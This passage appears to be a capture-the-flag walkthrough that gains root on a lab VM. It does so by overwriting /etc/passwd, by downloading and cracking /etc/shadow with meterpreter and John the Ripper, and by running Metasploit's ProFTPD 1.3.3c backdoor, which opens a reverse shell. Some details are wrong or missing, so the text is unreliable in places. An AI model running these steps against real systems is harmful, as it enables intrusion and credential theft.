If we look at the permissions of */etc/passwd* we can see that it is world writable!

  
  
By modifying the contents of */etc/passwd*, we can change the password of the root user. For this we need to download the */etc/passwd* file to our host machine so that we can edit it. Exit the Next we need to create a password hash and then replace it in the passwd file. You can use any password. I’ll be using *PassworD*



Open the file in your favorite text editor and then replace the password for root. The entry for root should look like this:

  
  
Now we need to upload the file back to the target and then we can login as root, with the password we added.



**2. Root by Cracking Shadow Hash**:  
  
If we also look at the permissions of */etc/shadow* we can see that it is world writable!

ls -l /etc/shadow

-rw-r--r-- 1 root shadow 1305 Nov 16 2017 /etc/shadow

In the Linux operating system, a shadow password file is a system file in which encryption user passwords are stored. We can crack these passwords using John the Ripper. First we need to download the */etc/shadow* and */etc/passwd* file. So exit the shell and download these files.

meterpreter > download /etc/shadow .

[\*] Downloading: /etc/shadow -> ./shadow

[\*] Downloaded 1.27 KiB of 1.27 KiB (100.0%): /etc/shadow -> ./shadow

[\*] download : /etc/shadow -> ./shadow

meterpreter > download /etc/passwd .

[\*] Downloading: /etc/passwd -> ./passwd

[\*] Downloaded 2.31 KiB of 2.31 KiB (100.0%): /etc/passwd -> ./passwd

[\*] download : /etc/passwd -> ./passwd

Then we need to combine both of these files into a form john can understand and then crack the combined file.

(root💀kali)-[/home/muhannad] unshadow passwd shadow > unshadowed

(root💀kali)-[/home/muhannad] john unshadowed

Using default input encoding: UTF-8

Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])

Cost 1 (iteration count) is 5000 for all loaded hashes

Will run 4 OpenMP threads

Proceeding with single, rules:Single

Press 'q' or Ctrl-C to abort, almost any other key for status

Warning: Only 5 candidates buffered for the current salt, minimum 16 needed for performance.

marlinspike (marlinspike)

1g 0:00:00:00 DONE 1/3 33.33g/s 166.6p/s 166.6c/s 166.6C/s marlinspike..marli

Use the "--show" option to display all of the cracked passwords reliably

Session completed

Hurray! we got the password for user marlinspike. Now we can login to the user by using the password marlinspike with ssh.

root💀kali)-[/home/muhannad] ssh marlinspike@192.168.1.241

marlinspike@192.168.1.241s password:

marlinspike@vtcsec:~$ id

uid=1000(marlinspike) gid=1000(marlinspike) groups=1000(marlinspike),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)

marlinspike@vtcsec:~$

We can see that the user is added in the *sudoers* group. Therefore we can directly run *sudo su* to get the root shell.

marlinspike@vtcsec:~$ sudo su

[sudo] password for marlinspike:


root@vtcsec:/home/marlinspike# id

uid=0(root) gid=0(root) groups=0(root)

root@vtcsec:/home/marlinspike#

## **3. ProFTPD 1.3.3c exploit**

As mentioned earlier, there is a quick and easy method of gaining access to this machine as the root user via the RCE vulnerability within the ProFTPD 1.3.3c service running on Port 21 of the target.



As we can see we have a metasploit payload, which will directly spawn a root shell on the target.  
  
msf5 > use exploit/unix/ftp/proftpd\_133c\_backdoor

msf5 exploit(unix/ftp/proftpd\_133c\_backdoor) > set RHOST 192.168.1241

RHOST => 192.168.1.241

msf5 exploit(unix/ftp/proftpd\_133c\_backdoor) > exploit

[\*] Started reverse TCP double handler on 192.168.1.12:4444

[\*] 192.168.1.241 - Sending Backdoor Command

[\*] Accepted the first client connection...

[\*] Accepted the second client connection...

[\*] Command: echo Pnp4ZfTg3sC6srJr;

[\*] Writing to socket A

[\*] Writing to socket B

[\*] Reading from sockets...

[\*] Reading from socket A

[\*] A: "Trying: not found\r\nsh: 2: Connected: not found\r\nsh: 3: Escape: not found\r\n"

[\*] Matching...

[\*] B is input...

[\*] Command shell session 2 opened (192.168.1.12:4444 -> 192.168.1.7:45234)

id

uid=0(root) gid=0(root) groups=0(root),65534(nogroup)

python3 -c 'import pty;pty.spawn("/bin/bash")'

root@vtcsec:/#